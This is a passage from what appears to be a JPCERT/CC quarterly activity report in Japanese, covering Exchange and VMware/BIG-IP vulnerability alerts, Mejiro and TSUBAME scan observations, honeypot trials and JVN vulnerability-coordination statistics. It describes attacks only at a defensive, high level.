また、2021 年 3 月 6 日（米国時間）、マイクロソフトは改めてブログを公開し、速やかな対策実施と脆弱性を悪用する攻撃の被害有無の調査を推奨するとともに、侵入の痕跡を調査する PowerShell スクリプトなどを Github で公開しました。
加えて、米国 CISA など複数の機関が本脆弱性を悪用したと推測される攻撃活動についてアラートを発行しており、本脆弱性を悪用した攻撃が広範囲におよんでいる可能性もあり、JPCERT/CC では、3 月 8 日に注意喚起を更新し、速やかな対策実施と被害状況の調査を促しました。

Microsoft Exchange Server の複数の脆弱性に関する注意喚起
https://www.jpcert.or.jp/at/2021/at210012.html

1.3. インターネット上でリスク源となり得るノードの状態と活動を示す観測データの収集および分析

JPCERT/CC では、インターネットのセキュリティ状況を俯瞰的に理解し、プロアクティブに異常を検知するために、継続的に定量的観測データを収集して分析するとともに、より効果的な分析に資する相対的評価指標の算出法を開発しています。得られた分析結果は、例えば各国の CSIRT や ISP、セキュリティベンダーが指標値を用いて自らの相対的なセキュリティ水準を知り、優れたところからセキュリティ向上施策のグッドプラクティスを学ぶなど、サイバー空間全体の健全性を向上させる施策の基礎として活用できます。

具体的には、サイバー空間全体の健全性を次の 2 つの側面から観測し分析しています。インターネット・ノード（以下「ノード」）のうち攻撃の踏み台として利用されやすいものの多寡と、攻撃活動の多寡です。

JPCERT/CC では、前者を「インターネットリスク可視化サービス Mejiro」により、後者を「インターネット定点観測システム TSUBAME」により継続的に観測して、時間的な変化や異常事象を特定する観測分析活動を通じて、インターネットのセキュリティ状況を定量的に把握し、対策をすべきセキュリティ課題を明らかにすることに努めています。

Mejiro では、インターネット上のノードを検索するサービス等からデータの提供を受け、それから脆弱なノード数を国や地域ごとに数え上げ、それを統計的に処理して指標値に変換し、指標値を国や地域のセキュリティ状況を表現したものとして公開しています。

TSUBAME では、インターネット上に設置したセンサーに送られてくるパケットを収集して、インターネット上のスキャン活動の動向を監視し、必要に応じて受信パケットを、公表された脆弱性情報などの関連情報と対比するなどして、探索活動の詳細を分析しています。

1.3.1. インターネット上の脆弱なノード数の分布の分析

1.3.1.1. インターネットリスク可視化サービス　— Mejiro —

インターネットリスク可視化サービス Mejiro では、次のポートがインターネットに対して開いているノードを DoS リフレクション攻撃（DRDoS）に悪用される恐れのあるインターネット上のリスク要因と見なし、国や地域ごとにその分布状況を分析しています。


・19/udp（CHARGEN）
・53/udp（DNS）
・123/udp（NTP）
・161/udp（SNMP）
・445/tcp（MSDS）

・1900/udp（SSDP）
・5060/udp（SIP）


それらのノードの IP アドレスをもとにノードが設置された国・地域を判別して、リスク要因の分布状況を調べます。さらに、国・地域ごとのリスク要因となるノード数から、Mejiro 指標と呼ばれる指標値を算出します。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待し、一般に公表しています。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴が明らかになり、それを参考に対策の必要性や方向性を判断いただけることを期待しています。

1.3.1.2. Mejiro による観測動向

本四半期における顕著な変化として注目されたのは，［図 1-6］に示したように 445/TCP(microfosft-ds) の Mejiro 指標が HK において 2021 年 3 月に 2 ポイント増加したことです。これはノード数で言うと、約 4 万ノード、比率で約 7 割の増加に相当しています(図 1-7)。




［図 1-6：445/TCP（microsoft-ds）の Mejiro 指標の変化（2021 年 1 月 1 日-3 月 20 日）



［図 1-7：445/TCP（microsoft-ds）のノード数の変化（2021 年 1 月 1 日-3 月 20 日）］

インターネット定点観測システム TSUBAME では、この変化とほぼ同時期の 2021 年 2 月 20 日以降に HK を発信元とするスキャンパケットの増加が観測されていました（図 1-8）。



［図 1-8：インターネット定点観測システム TSUBAME で観測された HK が送信元のスキャンパケット数の推移（2021 年 1 月 1 日-3 月 20 日）］

それらのスキャンパケットの送信元ノードの一部では、445/TCP のポートが解放されており、SMBv1 が有効な Windows が稼働していました。Windows の脆弱性が残っていれば Wannacry をはじめとしたインターネット・ワームに感染する恐れがあります。スキャンパケットはマルウェアの感染活動に伴うものと考えられます。

JPCERT/CC では、こうした情報を該当国・地域の National CSIRT に提供することによって、攻撃の事前把握や防止に努めております。

実証実験:インターネットリスク可視化サービス―Mejiro―
https://www.jpcert.or.jp/mejiro/

Demonstration Test: Internet Risk Visualization Service -Mejiro-
https://www.jpcert.or.jp/english/mejiro/

1.3.2. インターネット上の探索活動や攻撃活動に関する観測と分析

1.3.2.1. インターネット定点観測システム TSUBAME を用いた観測

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサーを開発し、海外の National CSIRT 等の協力のもと、これを各地域に複数分散配置した、インターネット定点観測システム「TSUBAME」（以下「TSUBAME」）を構築し運用しています。TSUBAME から得られる情報を、すでに公開されている脆弱性情報やマルウェア、攻撃ツールの情報などと対比して分析することで、攻撃活動や攻撃の準備活動等の把握に結び付くことがあります。
観測用センサーの設置に協力した National CSIRT 等とは、「TSUBAME プロジェクト」の枠組みで、収集した観測データを共有し、共同で分析し、グローバルな視野から攻撃活動等の迅速な把握に努めています。
TSUBAME プロジェクトの詳細については、次の Web ページをご参照ください。

TSUBAME（インターネット定点観測システム）
https://www.jpcert.or.jp/tsubame/index.html

1.3.2.2. TSUBAME の観測データの活用


JPCERT/CC では、主に日本企業のシステム管理者の方々に、自組織のネットワークに届くパケットの傾向と比較していただけるよう、日本国内の TSUBAME のセンサーで受信したパケットを宛先ポート別に集計してグラフ化し、毎週月曜日に JPCERT/CC の Web ページで公開しています。また、四半期ごとに観測傾向や注目される現象を紹介する「インターネット定点観測レポート」を公開しており、2020 年 10 月から 12 月分のレポートを 2021 年 2 月 4 日に公開しました。

TSUBAME 観測グラフ
https://www.jpcert.or.jp/tsubame/index.html#examples


インターネット定点観測レポート（2020 年 10～12 月）
https://www.jpcert.or.jp/tsubame/report/report202010-12.html

1.3.2.3. TSUBAME 観測動向

本四半期に TSUBAME で観測された宛先ポート別パケット数の上位 1～5 位および 6～10 位を、［図 1-9］と［図 1-10］に示します。




［図 1-9：宛先ポート別グラフ トップ 1-5（2020 年 10 月 1 日-12 月 31 日）］




［図 1-10：宛先ポート別グラフ トップ 6-10（2021 年 1 月 1 日- 3 月 31 日)］

また、過去 1 年間（2020 年 4 月 1 日-2021 年 3 月 31 日）における、宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-11］と［図 1-12］に示します。



［図 1-11：宛先ポート別グラフ トップ 1-5（2020 年 4 月 1 日-2021 年 3 月 31 日)］



［図 1-12：宛先ポート別グラフ トップ 6-10（2020 年 4 月 1 日-2021 年 3 月 31 日）］

本四半期に最も多く観測されたパケットは 445/TCP（microsoft-ds）宛のものでした。国内の送信元から送信されたパケットも含まれていました。国内の送信元については、その IP アドレスの管理者に対してパケットが送信されている旨を通知しています。一部のテレワーク用の共用スペースを運営しているとみられる組織の管理者からは、マルウェアに感染した Windows PC が持ち込まれ接続されていた事例があったとの報告も受けています。こうしたサービスの提供者は利用者に対して、OS のアップデートやファイアウォールの利用、強固なパスワードの使用などについて利用規約等で注意をすることが望まれます。

1.3.2.4. 定点観測網の拡充に向けた試験運用とその分析

JPCERT/CC では、スキャン活動を TSUBAME によって観測することに加えて、スキャンに応答した場合に始まる攻撃のための通信内容を低対話型ハニーポットにより観測するための試作システムを用意して、その有効性を確認するための試験運用を行っています。試験運用では、簡単なシステムを構築して HTTP リクエストを収集し、それを分析しています。

本誌作システムで 2021 年 3 月 1 日以降に、VMware vCenter Server の脆弱性（CVE-2021-21972）の探索を試みる通信が検知されました。この通信は、VMware vCenter Server が動作するサーバーに細工されたパケットを送信することで、任意のファイルをアップロードしたり、SYSTEM 権限で任意のコマンドを実行したりするものと考えられます。脆弱性（CVE-2021-21972）は、2021 年 2 月 23 日のアップデートで修正されています。JPCERT/CC では、検知された内容に基づき注意喚起の更新を行いました。

VMware vCenter Server の脆弱性（CVE-2021-21972）に関する注意喚起
https://www.jpcert.or.jp/at/2021/at210011.html

2021 年 3 月 19 日以降には、複数の BIG-IP 製品の脆弱性（CVE-2021-22986）の悪用を試みる通信が検知されています。この通信は、BIG-IP 製品の iControl REST インタフェースに細工されたパケットを送信することで、製品上で任意のコードを実行させるものと考えられます。脆弱性（CVE-2020-14882）は、2021 年 3 月 10 日のアップデートで修正されています。JPCERT/CC では、検知された内容に基づき注意喚起の発行を行いました。

複数の BIG-IP 製品の脆弱性（CVE-2021-22986）に関する注意喚起
https://www.jpcert.or.jp/at/2021/at210014.html

第 3 四半期に続き第 4 四半期も、IoT 機器を狙った Mirai 及び Mirai 亜種の国内機器への感染試行の活動や、感染したとみられる国内機器からの複数のスキャンが検知されています。これらの通信内容をもとに、感染した機器を所有していると思われる組織へ通知を行いました。また、感染試行の活動は、国内機器に限らず日常的に観測しているため、マルウェアの配布元となっているサーバーの IP アドレスを特定し、適宜、配布元の停止に向けたコーディネーションを実施しました。

また、HTTP プロトコル以外のプロトコルによる攻撃も観測できるような複数のハニーポットプログラムの試験を実施しています。
SSH や RDP、FTP、各種データベース（MySQL,MSSQL,PostgreSQL）等のサービスの認証突破を試みる通信や、認証に成功した後に行われる、コマンドやシェルスクリプト、仮想通貨採掘用マルウェア等をダウンロードする通信のような、これまでは観測できなかった通信について、対策や分析に役立つ情報を収集できることが確認できました。
なお、今回収集した情報に基づいて、関係者に対策を促すための通知をする準備を進めています。

2. 脆弱性関連情報流通促進活動

JPCERT/CC は、ソフトウェア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、脆弱性情報と製品開発者が用意した対策情報を脆弱性情報ポータル JVN（Japan Vulnerability Notes；独立行政法人情報処理推進機構［IPA］と共同運営）を通じて公表することで広く注意喚起を行う活動を行っています。さらに、脆弱性を作り込まないためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

2.1. 脆弱性関連情報の取り扱い状況

2.1.1. 受付機関である独立行政法人情報処理推進機構（IPA）との連携

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号（以下「本規程」）に基づいて製品開発者とのコーディネーションを行う「調整機関」に指定されています。本規程で受付機関に指定されている IPA から届け出情報の転送を受け、本規程を踏まえて取りまとめられた「情報セキュリティ早期警戒パートナーシップガイドライン（以下「パートナーシップガイドライン」）に従って、対象となる脆弱性に関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、開発者による脆弱性の検証などの対応や脆弱性情報の公表スケジュール等に関する調整を行い、原則として、調整した公表日に JVN を通じて脆弱性情報等を一般に公表しています。JPCERT/CC は、脆弱性情報の分析結果や脆弱性情報の取り扱い状況の情報交換を行うなど、IPA と緊密な連携を行っています。なお、脆弱性関連情報に関する四半期ごとの届け出状況については、次の Web ページをご参照ください。

独立行政法人情報処理推進機構（IPA）脆弱性対策
https://www.ipa.go.jp/security/vuln/


2.1.2. Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、本規程に従って国内で届け出られた脆弱性に関するもの（以下「国内取扱脆弱性情報」;「JVN#」に続く 8 桁の数字の形式の識別子［例えば、JVN#12345678 等］を付与している）と、それ以外の脆弱性に関するもの（以下「国際取扱脆弱性情報」;「JVNVU#」に続く 8 桁の数字の形式の識別子［例えば、JVNVU#12345678 等］を付与している）の 2 種類に分類されます。

国際取扱脆弱性情報には、CERT/CC や CISA ICS 、NCSC-NL、NCSC-FI といった海外の調整機関に届け出られ国際調整が行われた脆弱性情報や、海外の製品開発者から JPCERT/CC に直接届け出られた自社製品の脆弱性情報等が含まれます。なお、国際取扱脆弱性情報には、US-CERT からの脆弱性注意喚起等の邦訳を含めていますが、これには「JVNTA」に続く 8 桁数字の形式の識別子（例えば、JVNTA#12345678）を使っています。

本四半期に JVN において公表した脆弱性情報は 110 件（累計 3,938 件）で、累計の推移は［図 2-1］に示すとおりです。本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

JVN（Japan Vulnerability Notes）
https://jvn.jp/




［図 2-1：JVN 公表累積件数］

本四半期において公表に至った脆弱性情報のうち、国内取扱脆弱性情報は 35 件（累計 1,875 件）で、累計の推移は［図 2-2］に示すとおりです。本四半期に公表した 35 件の内訳は、国内の単一の製品開発者の製品に影響を及ぼすものが 33 件（このうち自社製品の届け出によるものが 8 件）、海外の単一の製品開発者の製品に影響を及ぼすものが 2 件ありました。

